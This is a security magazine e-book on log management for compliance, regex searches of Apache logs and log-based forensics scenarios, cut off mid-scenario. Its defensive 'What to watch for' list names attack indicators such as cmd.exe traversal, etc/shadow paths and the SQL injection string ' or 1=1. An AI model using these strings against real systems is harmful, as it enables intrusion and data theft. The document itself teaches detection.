contents

Strategies for choosing and using log management tools.

log management

Bound to regulations? Then you're no stranger to log management, and the importance of analyzing the reams of data your devices produce.

BY INFORMATION SECURITY AND SEARCHSECURITY.COM

Cutting log management down to size

BY NEIL ROITER

Regulatory compliance hard to get through? Automated tools help you get out of the woods.

Regulations are requiring organizations to collect, store and—perhaps most challenging—review and act on log data, on an unprecedented scale. In the past, your network admins probably plowed through logs to track down device issues, and they helped your incident response teams get to the heart of a suspected breach or other serious issue.

PCI, HIPAA, GLBA, SOX and other regs have changed this dramatically. Log management now presents enormous challenges, from the Fortune 500 company to the small retail chain to the regional hospital.

Automated log management products (and managed services) can provide considerable relief. Let's examine log management's challenges and how these tools can help your organization cut them down to size.

GETTING ABOVE THE TREES

Numerous regulations have required and/or implied log management requirements. A well-defined program, however, will help you meet these requirements across the board. Broadly, there are a number of core requirements you should be prepared to address for all regulations.

Collection and Retention. Depending on the regulation, you'll typically need to keep logs at least a year, and, in many cases, up to seven years. This means not only logs

Numerous regulations have required and/or implied log management requirements.

from network and security devices like routers, switches, firewalls and IDSes, but databases and applications that are within scope of the regulations that apply to your organization.

Audit Trail. Logging has to be set to an appropriate level, so your admins or security analysts can track who did what to and from which system, and, of course, satisfy auditor questions.

Monitoring. You can't just collect, store and forget your logs. You will have to monitor them, generally at least daily, and demonstrate to the auditor's satisfaction that you are actually doing that.

In addition to obvious review of network and security device logs, the overriding theme across regulations is to monitor user activities. Make sure you know who has access to what resources.

"The normal one everyone thinks of is these users who had access to this given information at this time, but there are a whole set of requirements surrounding identity and access management that you can only prove if you have logs available," said Richard Mackey, vice president, SystemExperts.

Remediation. The spirit of all these regulations is that you are actually doing something about security issues, not just recording them. Your logs should reflect that everything from firewall misconfigurations and antivirus updates to improper user behavior is addressed.

This means laying a foundation of detailed requirements.

"Our requirements dealt way down in weeds," said Matt White, security engineer, information security and compliance, for a large retailer, which uses SenSage. "We wanted to look at things like time of day access for offshore folks, what select statements were being executed against databases that contained cardholder data, exception reporting based on lists of authorized known users, people who are supposed to have access versus people who aren't. We wanted to differentiate between service accounts and operating system accounts versus individual users, and audit them separately."

Integrity/Chain of Custody. You'll need to demonstrate that the logs and, the information they contain, have not been altered or viewed/compromised by the wrong people.

TALL TIMBER

Log management is not easy and it is not cheap. There are no shortcuts, and expect

Your logs should reflect that everything from firewall misconfigurations and antivirus updates to improper user behavior is addressed.

to invest man-hours and money in process and policy, infrastructure, implementation and ongoing execution. If you fall short, the auditors will ring you up. There are significant obstacles to deal with, which make log management difficult. These problems multiply with mergers and acquisitions, and new business initiatives, systems, applications.

Logs, logs everywhere. You have two choices. You can collect and review logs on each individual system, or find some way to collect all of them to a central location. Clearly, having a centralized repository offers enormous advantages towards developing an efficient program, but it's no simple matter. You can set up a syslog server, which will handle a number of logs, but not all. Automating continuous log collection from disparate systems is a formidable challenge.

Systems slowdown. Turning logging up to levels required by regulations and shipping them off will smack your devices and networks with a significant performance hit. Be prepared to invest in infrastructure to meet these demands. Are you prepared to compromise the performance of your firewalls, proxies and production servers?

Format smorgasbord. Many logs are in standard syslog format. That's the good news. But Windows Events logs are not. Nor are a number of very popular network and security devices and tools, applications and databases. That's before you even start to consider proprietary applications developed in-house. Imagine building parsers for each format and running regular expressions to query each, or dumping everything into a relational database and running SQL queries to get what you need.

"A real showstopper was all the various log sources we had across the board," said White. "Everything from operating system logs from Windows, Solaris and Linux to network logs coming from IDS, firewalls and RADIUS. We wanted to do some database logging on Oracle and SQL Server, some HP 3000, IIS, Apache, MS ISA proxy logs—the list goes on and on. It would have become a never-ending development effort."

Logs by the petabyte. The volume of logs generated by all these systems is staggering. Even a relatively small organization can generate terabytes of data that need to be stored for prolonged periods. And, by the way, you'll need some reasonable way to retrieve them.

"Managing the volume of data, that was

There are significant obstacles to deal with, which make log management difficult. These problems multiply with mergers and acquisitions, and new business initiatives, systems, applications.

the biggest problem," said White. "We have a relatively small IT staff for a large retailer, with a lot of off-shore development."

Keeping watch. Even if you overcome the collection and storage issues, when will your business, network and security folks find the time to sort through it all and monitor the "good stuff" for relevant events and policy issues?

"Most organizations we see do a good job of capturing information," said Mackey, but because of the distribution and the complexity, and the volume of logs, they don't do a good at all of reviewing logs."

Making sense of it all. How do you wade through the volume of log data, multiple formats and disparate systems to draw useful intelligence and actionable information? You may or may not have people who understand both the language and potential issues of a particular system, who can decipher that inscrutable log and figure out something is wrong, but making queries across systems to get a better picture of what's going on is almost impossible.

Reporting. Individual systems, by the same token, may or may not have robust reporting capabilities that will be useful for internal inquiries and auditors. And, without proper analysis, you can't generate a lot of useful reports that span systems and applications.

Is it safe? There are a fistful issues here. You need to secure the log data, which can contain sensitive data. This means you have to consider encryption, which presents its own set of headaches. You should ensure the integrity of the data, both in transit and at rest. Finally, you have to provide appropriate access to the log data while maintaining proper separation of duties. There's no clean way to do this in a centralized log collection.

Caution: Logs may contain sensitive data, such as credit card numbers. This is typically an application security hole that doesn't show up until you crank up the logging level.

How much is enough? Determining the appropriate logging level to turn on is problematic for each system and application. If it's too low, you don't have enough information. If it's too high, you add unnecessarily to your already considerable performance and storage burdens.

Can't we all get along? Coordinating all this is a huge challenge, especially across large, complex, distributed enterprises. "The hardest problem is getting people to work together," said Mackey, "making sure the

Determining the appropriate logging level to turn on is problematic for each system and application.

organizations responsible for the applications and the logs are going to allow that data to be shared."

CLEARING THE WAY

Automated log management tools change the equation.

"Without log management tools, it's almost impossible to do a good job of meeting regulatory requirements," said Mackey.

While log management products and services aren't exactly plug-and-play, they address the most pressing obstacles.

Centralization. With built-in collectors, log management products solve the problem of dealing with each system, database and application as an island. Centralizing the logs makes the storage issue easier to tackle, while keeping the logs available for reporting, forensics and auditing. You can manage your storage requirements more easily than adding space to individual systems, and control costs and charge-back to departments and business units.

Normalization/correlation. Log management products understand a wide variety of log formats, and normalize them into a common format and correlate so that you can run queries for information across systems.

Analysis. Once you can centralize logs and run queries across systems and applications, regular monitoring becomes feasible. Analysts and admins can review logs for security, compliance, operational issues, using a central console. These tools have built-in components to facilitate analysis and often include compliance packages that map log data against specific regulatory requirements. They make incident response and forensics far easier. Human beings are still required, however.

"As much as this has been automated, it hasn't gotten to the point that people don't have to look at it," said Mackey. "Log management tools make it possible for someone who understands logging associated with each of these components to look at it and understand it. But they don't automate the recognition of anything that happens to be important."

Event management. While they are not security information/event management (SIEM) tools, log management products often have some automated alerting capability, based on known issues and/or user-defined rules. Some organizations will use them as "SIEM light," if they can't invest in SIEM. Also, they can sometimes be inte-

> "Without log management tools, it's almost impossible to do a good job of meeting regulatory requirements."
>
> –Richard Mackey, vice president, SystemExperts

grated with SIEM tools from the same or third-party vendors.

Value added. Log management can save time and money beyond compliance or even security. Many organizations review logs to troubleshoot network and other IT issues. If you can cut the time needed to troubleshoot a problem from, say 10 minutes to two, you can show some real ROI.

"There's a business case justification. If you have the ability to report on different metrics and report with consistency," said Todd Zambrovitz, Symantec senior product marketing manager

"If you perform duties in a third of the time, or generate information in half the time, you can make a great internal business case."

"We log for things not PCI-oriented," said Eric Laszlo, senior manager, information technology, at Redcats USA, a LogRhythm customer. "Network segments that have nothing to do with credit cards or order entry. We utilize it on switches and routers as well as for sever infrastructure more for trouble-shooting."

WATCH YOUR STEP

Log management tools make life, easier, but that doesn't mean they're always easy. A successful deployment requires careful planning and a thorough understanding of your enterprise. Anticipate a phased implementation and plan for growth.

Get a win. Start with logs that are most critical for compliance and, if possible, areas that your vendor handles particularly well. SystemExperts' Mackey recommends starting with perimeter devices, for example, to help comply with the PCI requirement to install and configure firewalls and protect cardholder data. However, understand that it's just the start.

Matt White started with an important customer database application for his retail company, but after months of development on a single project, he would do it differently if he were starting again.

"Our initial approach was to deploy it by application. I would have taken an approach of deploying it by technology across the operating system install base: Windows security event logs, Unix syslog, relatively low effort and quick wins. Once you get the operating systems done, determine your database level reporting requirements across the board and move that up from level to what you need to get to application-level logs."

Coordinate. "Like all activities within a

"If you perform duties in a third of the time, or generate information in half the time, you can make a great internal business case."

–Todd Zambrovitz, senior product marketing manager, Symantec

corporation, it's a strange mix of technical versus organizational and the financial you always have to keep in mind," said Mackey. "Small organizations can make decisions quickly, but large enterprises require time to coordinate activities, from log feeds, access permissions, lines of reporting, allocating storage, and assigning budget."

Standardize. Choose one product as the standard for your organization and develop consistent policies around it.

Get help. Your organization may not have the expertise, at least for initial deployment. Large consulting firms can help you get started. But, warns Mackey, don't become addicted to the services.

Assess your needs. Starting with the regulatory requirements, determine what logs you actually need to collect, how often you need to review them, what reports are required and what your auditors will look for. Create a baseline of events you want the system to look for.

Establish what systems house relevant and get a handle on log data those systems generate, as well as the network infrastructure that accesses those systems. *

Neil Roiter is senior technology editor at *Information Security.*

"Like all activities within a corporation, it's a strange mix of technical versus organizational and the financial you always have to keep in mind."

–Richard Mackey, vice president, SystemExperts

ALTERNATIVE

Growing your own solution (We suggest you don't!)

Faced with a daunting new requirement like log management, some organizations will try to develop a solution in house. In this case, it's possible, but not really recommended.

You would start with a syslog server—a good idea in and of itself—to centralize some of your logs. But *just some*, such as Cisco firewalls and routers, Unix servers, some IDSes, etc. Windows Event Logs (you have a few Windows boxes on your network, right?) require some third-party application to convert to syslog. Then you have database logs, proprietary firewalls, application logs…it goes on.

You'll have to find some way to normalize the data so what one system calls a "connection" is understood as the same thing that another calls "a success." You can use some grep utility to search or, perhaps, you find a way to feed the information into a relational database and run ad hoc queries. You have to figure out a way to do things like synchronize time stamps so simultaneous events in Indonesia and New York allow for time zones.

You still have to account for adding new systems and applications in reasonable time, data integrity, generating useful reports, access controls and separation of duties, and so on. As we said, possible, but not recommended.

"We had some initial discussion with our Unix and database folks, about what we could produce on our own," said Matt White, security engineer, information security and compliance, whose retail company eventually chose SenSage, "but looking at the requirements from the business side, we determined we wanted to get a product. And, we were not comfortable handling this type of security solution with offshore development—most of the people we were interested in keeping our eye on were our offshore folks.

They tried it at the University of Kentucky, with less than satisfactory results.

"The big problem was lack of automation," said Mark Frost, network security officer at the University of Kentucky, a LogLogic customer who has to meet PCI and HIPAA requirements. "We couldn't build reports, tell logs where to go, etc. We didn't have a way to go through and figure out ways to match logs for anything: no sort of parsing of any sort, no regular expressions were being run against the logs. Nothing was being done—just bringing it in and dumping it into flat files. It took hours just to run a simple report. There was no way to automate any intelligent searching across it. It was so difficult that nobody even tried."*

—NEIL ROITER

SHOPPING TIPS

Choosing a log management solution

There are a number of pure-play log management vendors, SIEM vendors with log management capabilities or separate products, and a number of managed service providers. Here are some tips to help you choose the one that's right for your company.

• Avoid solutions that don't integrate well with other technologies, especially proprietary databases that cannot export data to third party reporting and analysis tools. Make sure your log data can be used by other log management systems in case you have to change vendors down the line.

• Look for out-of-the-box integration with as many of the services you've deployed, to minimize customization, but be sure it has a robust API where you have to customize, especially for home-grown applications.

"A lot of products focused on syslog, but there are so many different log sources in scope with PCI," said Matt White, security engineer, information security and compliance, for a large retailer. "You need the flexibility to handle any sort of structured log data regardless of source to meet any sort of business requirements."

• The product should have minimal performance impact and maximum transparency. For example, does the product use host agents on log sources, and what is their effect?

• The product should have flexible and granular rule creation so you can adapt the tool to your business. It should be flexible on how to build filters and integrate with any kind of event management and alerting capabilities–output as well input–capture and how they integrate outward with other components.

• Third-party encryption should be supported to protect the data. Ask what algorithms, encryption and key management technologies are supported and most easily integrated.

• Choose a company that offers strong support to help you deploy the product. "A vendor may be aware that there are complexities, but they are not aware of your complexities, either organizationally or technically," said Richard Mackey, vice president of SystemExperts.


• Delegation is important, so you can keep system administrators, the people who know the systems best, involved in whatever systems are in scope, especially in a large environment. On the flip side, make sure you can maintain separation of duties.

–NEIL ROITER

25+ years in the business.

34,000+ customers in
over 50 countries.

Ranked #1 out of 100 vendors
(CIO Insight, 12/08).



For an enduring solution to your enterprise security and compliance needs:

Find security in RSA.

RSA®

The Security Division of EMC

www.rsa.com

Security Information and Event Management | Data Loss Prevention | Identity & Access Management

So many logs, so little time

BY BRAD CAUSEY

Log analysis requires refined search skills that will help you ferret out security issues.

It seems every new device, appliance and even desktop software program has the capability to generate logs or text-based data. There are a number of challenges associated with managing the onslaught of log data.

The first is centrally storing and gathering these logs; luckily, there are a number of solutions for this. Logs are usually shipped off to a syslog, log management or SIM system that is centrally located in the network. So the big question is how do you sift through log data and find relevant security information?

Although there are many different open-source and commercial software applications that perform some level of log analysis, one thing is usually common among them—regular expressions (regex). Regular expressions are basically a string of characters that allow nearly any scripting language or search tool to perform fast, advanced searches against large amounts of text data. There are a few variations of regex formats, the most commonly used by scripting languages are called Perl-derivative regular expressions. These include regex formats for .NET framework, Python, Java, JavaScript, and of course, Perl. By using this type of regex in combination with any scripting language or search tool, you can quickly and efficiently parse large amounts of data for meaningful information.

One of the most common log formats we tend to see issues in is Apache, or httpd. These Web logs tend to hide a number of secrets that are vital to find, such as attack attempts, successful attack signatures, and even precursor activities to an impending attack.

We will focus on the use of regex with egrep. Egrep uses a very simple syntax for

The big question is how do you sift through log data and find relevant security information?

searching files and is readily present on nearly every operating system in common environments today. (Windows users can download a free version from a variety of sources).

Keep in mind that regex used with egrep is also compatible with any program or scripting language that supports regex.

For this article, we'll look at Apache logs. But the concepts applied via egrep, regex and httpd logs can be used across hundreds of other platforms, tools, and log types. Understanding what is dangerous and how to search for it is a great step toward recognizing security issues within your organization.

STEP ONE: KNOW THE FORMAT

In order to create expressions to analyze the contents of these logs, we need to understand the log entry structure. Apache stores something called a server access log, usually in */etc/httpd/logs*, and typically is named something like *access_log*.

You can configure httpd (Apache) to send these logs to a syslog or SIM system; if so, your log format may be different from the default. Apache stores return delimited entries in access_log in the following format:

10.10.10.10 - frank [10/Oct/2007: 13:55:36 -0700] "GET /apache_pb.gif HTTP/1.0" 200 2326

Let's break this down section by section. The first value, 10.10.10.10 is simply the client IP address, directly followed by the hostname of the client if HostnameLookups is enabled. Next, we have the date and time stamp, *10/Oct/2007:11:55:36 -0700*. This is obviously important for correlation purposes.

Next, we have the HTTP header information. This is especially important because it gives us details about what request was made by the client. In this case, *"GET /apache_pb.gif HTTP/1.0"* indicates a *GET* method of request, targeting the image file named apache_pb.gif that is located in the root of the httpd Web server's directory. Finally, the server return code, 200, indicates that the request was completed successfully. The last bit of information is simply the size of the object returned to the client for that request.

STEP TWO: START SNOOPING

Now that we understand the breakdown of the log format, we can begin to determine

Keep in mind that regex used with egrep is also compatible with any program or scripting language that supports regex.

ways to check for requests that indicate suspicious activity. For example, requests that call for admin components such as WebMin, a Web server management tool, or admin, a common login interface name. This will most likely come as part of the request details in the log. With this in mind, we could simply place these names as strings in a regex query into egrep.:
>egrep –n webmin access_log

The structure of this is simple: egrep, followed by any configuration parameters, followed by the search criteria, followed by the name of the file to be searched.

In this case –n, will display the log line number for reference purposes.

This should produce any log entries where a request was made to a URL containing webmin. An example return would look like:
57:10.10.10.10 - bob [10/Oct/2007:20:24:18 -0700] "GET / webmin HTTP/1.0" 404 726

Breaking down our result, on line 57 of the log file, a request was made at 8:44 p.m. on Oct. 10 to our Web server, requesting the Webmin directory. We can also see that the server returned a 404 message, indicating that the server was unable to locate the directory. This is important because someone who should have access to administrative functions on the server would know where to look. Bob could be searching for a way to break into the server.

TIPS

What to watch for

Here are a few key things to keep an eye out for when searching logs:

- **Executable file requests, such as /system32/cmd.exe?c+dir**
- **File system paths for *nix, such as /var/log or etc/shadow**
- **SQL injection attempts, such as ' or 1=1– or SELECT**
- **High numbers of login attempts**
- **Attempts to access restricted areas of your site**
- **TRACE or OPTIONS request methods**
- **High numbers of 404 or 500 return codes.**

–BRAD CAUSEY

STEP 3: REFINE YOUR SEARCH

It may be of interest to search for other requests by Bob, specifically ones that returned a 200 code, to indicate that he found something. Our command could

look something like this:
>egrep –n -i "bob|200" access_log

Although this will find log entries that have Bob or have the integer 200 somewhere in them, it doesn't mean that every log returned will be "200" server codes that Bob requested. This will actually return quite a bit of data we don't really want. It would be more accurate to search for logs with both Bob and 200. Because both Bob and 200 will have white space around them, we can further isolate the requests we are looking for. Also note the –i parameter, which will remove the case-match requirement so that Bob, bOb, boB, bob, and BOB, all match our regex query.
*>egrep –n –i "\bbob\b.*200*" access_log*

This command will restrict our query to only lines in the log that contain both the word bob and the number 200. The \b that you see on both sides of bob indicate a word boundary, or the start and stop of a word. The * you see before the 200 indicate that some character will exist between bob and the 200 and the * after the 200 allow for characters to exist after the 200. This would return entries such as this:

57:10.10.10.10 - bob [10/Oct/2007:20:24:18 -0700] "GET /webmin HTTP/1.0" 404 726

59:10.10.10.10 - bob [10/Oct/2007:20:24:59 -0700] "GET /admin HTTP/1.0" 404 726

65:10.10.10.10 - bob [10/Oct/2007:20:25:35 -0700] "GET /login HTTP/1.0" 404 726

What you will notice when inspecting the results is that it appears Bob is looking for something. Perhaps an admin interface of some sort, or a way into the Web server. Also, by paying close attention to the time stamp information, you can see that all three requests were made within about one minute, and that tells us that Bob is really fast on his keyboard, or he is using an automated tool of some sort. The latter is most likely, and this may give us enough information to start investigating further into his actions.

Also, notice that Bob's requests were all met by 404 "not found" messages. If that is the case, then why did they show up? We did ask for only 200 codes, right? This is a prime example that a computer only does what you tell it to do, in this case, the date-time stamp happens to contain the string

By paying close attention to the time stamp information, you can see that all three requests were made within about one minute, and that tells us that Bob is really fast on his keyboard, or he is using an automated tool of some sort.

"200" and that is what we asked for. Using regex can often cause false positives, but using our simple query, we were able to eliminate most of them.

Lets investigate Bob a little further.

STEP 4: FOLLOW THE TRAIL

As a last-ditch effort to track all of Bob's activities, we can search for all requests that Bob made from his IP address. This requires escaping the periods in the IP address as part of the regex. Escaping is a method of telling a regex engine that instead of using the special meaning for a character, we want to use it as a literal search. Note the command below:

>egrep –n –i "10\.10\.10\.10" access_log

In this case, we are telling egrep to find all instances of 10.10.10.10 in the log file. Our results will look much like this:

57:10.10.10.10 - bob [10/Oct/2000:20:24:18 -0700] "GET /webmin HTTP/1.0" 404 726

59:10.10.10.10 - bob [10/Oct/2000:20:24:59 -0700] "GET /admin HTTP/1.0" 404 726

65:10.10.10.10 - bob [10/Oct/2000:20:25:35 -0700] "GET /login HTTP/1.0" 404 726

120:10.10.10.10 - [10/Oct/2000:21:14:11 -0700] "GET /index.html HTTP/1.0" 200 2571

157:10.10.10.10 - [10/Oct/2000:21:50:59 -0700] "GET /parent/directory HTTP/1.0" 404 726

260:10.10.10.10 - [10/Oct/2000:22:25:15 -0700] "GET /support.htm HTTP/1.0" 200 1056

So now we have a pretty good idea that bob is poking around the site, but hasn't necessarily violated any laws or crossed any boundaries. But, it's a good idea to continue to watch for logs containing this information.

EVER ALERT

When looking for more dangerous attack indicators, keep an eye out for the frequency and destination of the request. For example, when monitoring an online banking application, keep a particularly close eye on requests sent to transfers. For example, we may see several of these when someone is trying to view other's transfer records:

10.10.10.10 - [10/Oct/2000:x:x:x -0700]

When looking for more dangerous attack indicators, keep an eye out for the frequency and destination of the request.

"GET /banking/view/transfer.jsp?id=12345 HTTP/1.0" 200 1042

10.10.10.10 - [10/Oct/2000:x:x:x -0700] "GET /banking/view/transfer.jsp?id=12346 HTTP/1.0" 500 798

10.10.10.10 - [10/Oct/2000:x:x:x -0700] "GET /banking/view/transfer.jsp?id=12347 HTTP/1.0" 200 1042

10.10.10.10 - [10/Oct/2000:x:x:x -0700] "GET /banking/view/transfer.jsp?id=12348 HTTP/1.0" 500 798

Here we can see where someone noticed the ID=xxxxx in the URL and tried incrementing the number by one until they found other transfer records. This is a serious breakdown in the security of the Web application and most certainly something you will want to catch when analyzing your logs. *

Brad Causey is a senior security analyst, author, and web security engineer. He holds the following certifications; MCP, MCDST, MCSA, MCDBA, MCSE, MCT, CCNA, Security+, Network+, A+, CTT+, IT Project+, C|EH, GBLC, GGSC-0100, CIFI, and CISSP.

This is a serious breakdown in the security of the Web application and most certainly something you will want to catch when analyzing your logs.

Forensics 101

BY DAVID STROM

Are you enough of a sleuth to conduct a forensics investigation on the reams of data your organization's logs contain?

You are submerged in a sea of data about your network. Just about everything keeps nanosecond-by-nanosecond log files and records of what is happening across your enterprise. The trouble is being able to find out that particular exploit among your intrusion detectors, firewall analyzers, log parsers and other servers.

You know that some vital evidence that your network has been compromised could be buried inside one of these repositories. So where to look? How to get started? Let's demonstrate some of the sleuthing techniques that you can use and patterns to watch out for.

Ideally, you should try to pare down your logs by a suspected time range, or be looking for particular IP addresses that don't make sense, or actions that only administrators would perform, such as changes to group policies. Multiple entries, such as for unsuccessful login attempts, are another sign of potential break-ins. It is also useful to employ commercial log management tools or services, which can help spot patterns and uncover some of these more insidious events.

We asked some experts to share their insight, and actual samples of data breaches. While we can't reproduce everything for privacy reasons, our examples provide enough of the event trace and log details to give you a good idea of how to go about finding this critical information. These examples are only the tip of the iceberg, just like real log analysis. Commercial tools can help spot patterns and correlate events, but it helps to hone your skills by spending some time learning what to look for.

Commercial tools can help spot patterns and correlate events, but it helps to hone your skills by spending some time learning what to look for.

SCENARIO 1: UNAUTHORIZED DATA DOWNLOAD

A company is in bankruptcy and being run by a receivership. Management has been prohibited from accessing any corporate databases, or removing any electronic materials from the premises. The forensics searchers come across this transaction on one manager's computer:

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-12-06 03:35:00
#Fields: date time s-sitename s-computer name s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs-version cs(User-Agent) cs(Cookie) cs(Referer) cs-host sc-status sc-substatus sc-win32-status sc-bytes cs-bytes time-taken
2007-12-06 21:46:42 W3SVC4351 SV1792 75.126.212.50 GET /r4w_wp.7z.zip - 80 - 208.66.61.178 HTTP/1.1
```

What this log snippet shows is one of the managers from his client downloading a zip file containing customer data from a Web site to his computer after the lockdown occurred.

"At the time, we didn't even know this Web server–which was located off site–existed," says Ralph Losey, an e-discovery lawyer in Orlando, Fla. who investigated this case. They saw the trace file and then found the Web server at that IP address.

Lesson learned: What made this entry stand out was the time period in which it occurred (after the lockdown and after business hours–9 p.m.) and the website that the file was requested from. The analyst was able to track the user down by the IP address shown in the entry. Look for zip files and other big downloads, particularly in off-hours time periods when people shouldn't normally be working.

SCENARIO 2: CAN'T LOG IN TO NETWORK

The scene is a stock brokerage house about to start the trading day. But the traders are locked out of their computers. So like any competent IT manager, the question you ask is "what has changed since they went home the day before, and who made any changes?"

Part of the problem is that the various

> "At the time, we didn't even know this Web server–which was located off site–existed."
>
> –Ralph Losey, e-discovery lawyer, Orlando Fla.

Windows servers produce lots of log data. For this case, we are using SenSage's log management tool to filter through all the data and find the key events from the night before that have to do with policy settings or groups of user accounts. Here is the telltale entry:

1192097062 **2007-10-11 11:04:25** user.notice slon10p00022.ACME.ac-group.com MSWinEventLog 1 Secu-rity 1276931 Thu Oct 11 11:04:22 2007 566 Security msooky_g02 User Success Audit SLON10P00022 Directory Service Access Object Operation: Object Server: DS Opera-tion Type: Object Access Object Type: %{bf967aa5-0de6-11d0-a285-00aa003049e2} Object Name: %{206138e6-cb3e-4f37-abbf-2c9a606145f8} Handle ID: - Primary User Name: SLON10P00022$ Primary Domain: ACME Primary Logon ID: (0x0,0x3E7) **Client User Name: clumsy_admin** Client Domain: ACME Client Logon ID: (0x0,0xF9EB2193) Accesses: DELETE **Properties: DELETE** Additional Info: Additional Info2: Access Mask: 0x10000 1276930

In this case, the suspected problem was Active Directory, and the IT staff determined that someone had modified an Organization Unit the previous night. They found a series of group policy change events, including the one above.

In the Windows environment, the deletion of group policy objects creates an event ID of 566 and it is logged for the policy object, indicating the "Delete" access.

Using this report, this brokerage firm was able to find the actual administrator who made the change that caused the outage. It turned out to be a mistake and not a malicious activity.

Lesson learned: Many organizations limit the number of people who have access to the corporate directory applications, and it is a wise idea to test any changes with a normal user account once they have been posted, to ensure that ordinary operations can continue.

SCENARIO 3: TERMINATED EMPLOYEE GETTING ACCESS

We know that threats from the inside are the most pernicious. In this scenario, we find

In the Windows environment, the deletion of group policy objects creates an event ID of 566 and it is logged for the policy object, indicating the "Delete" access.

out that a terminated employee has gained access to the corporate VPN and is deleting critical data. This scenario isn't just about missing data, but could also be used to investigate other oddities. You would want to search by employee, by time of day, multiple failed login attempts, or a combination of all three. Look at the captured packets, using RSA's enVision log analyzer, below.

Somehow, the user DJohnson (*see first highlighted text in example, below*) managed to authenticate himself to the Cisco VPN (either his account wasn't terminated when he was, or he managed to socially engineer a help desk employee and gain temporary access). We used enVision's filtering capability to look for recently unauthorized users , or users who have tried to log in with multiple unsuccessful attempts within a short time period. We can see in this example that he deleted a table (*see highlighted text at bottom of example*) called "Cashflow,"

"ciscovpn" "IKE/52" "2006-12-26 10:04:27.0""VPN" "75.69.228.30" **"Auth.Successful.Methods"** "djohnson" "" "57138 12/26/2006 10:40:17.780 SEV=4 IKE/52 RPT=407 75.69.228.30 Group [RSA] User [djohnson] User (djohnson) authenticated."

"ciscovpn" "IKE/34" "2006-12-26 10:04:29.0" "VPN""" "75.69.228.30" "Auth.Successful.Methods" "djohnson" "" "57150 12/26/2006 10:40:19.150 SEV=5 IKE/34 RPT=516 75.69.228.30 Group [RSA] User [djohnson] Received local IP Proxy Subnet data in ID Payload: Address 0.0.0.0, Mask 0.0.0.0, Protocol 0, Port 0"

"oracle" "CREATE" "2006-12-26 10:13:04.0" "DATABASE" "" "" "User.Activity" "djohnson" "DROP TABLE CASHFLOW" "%ORACLE-1-CREATE: EVENTTIME: \Tue Dec 26 10:13:04 2006 \ VERSION: \Oracle9i Enterprise Edition Release 9.2.0.4.0 \ OS: \SunOS\ SYSTEM: \sun4u\ NODE: \pltdb13m3\ INSTANCE: \PLTUKWO1\ ORACLEPID: \143\ UNIXPID: \23965\ ACTION : **\'DROP TABLE CASHFLOW' \ DATABASE USER: \djohnson\ PRIVILEGE : SYSDBA CLIENT USER: djohnson CLIENT TERMINAL: STATUS: 0"**

Somehow, the user DJohnson managed to authenticate himself to the Cisco VPN (either his account wasn't terminated when he was, or he managed to socially engineer a help desk employee and gain temporary access).

probably to cover his tracks to avoid discovery of previous wrongdoing.

Lesson learned: Make sure you have solid procedures for terminated employees, including training your help desk staff.

SCENARIO 4: HIJACKED USER SESSION

We know the Web is an insecure medium, but exactly how insecure? Here is a simple way to demonstrate how to hijack user session data by looking at the cookies on a user's hard drive. The scenario is a user examining his hotel bill online.

Typically, once a user authenticates himself for the hotel billing system, the information for his room is stored in a cookie. While you can search for the cookie files on your hard drive, it is easier if you use a built-in proxy server, such as Firebug for Firefox or IE Watch for IE, to observe what cookies are created as you connect to various websites.

Here are the contents of part of the cookie file, below.

You'll note that the cookie contains two

```
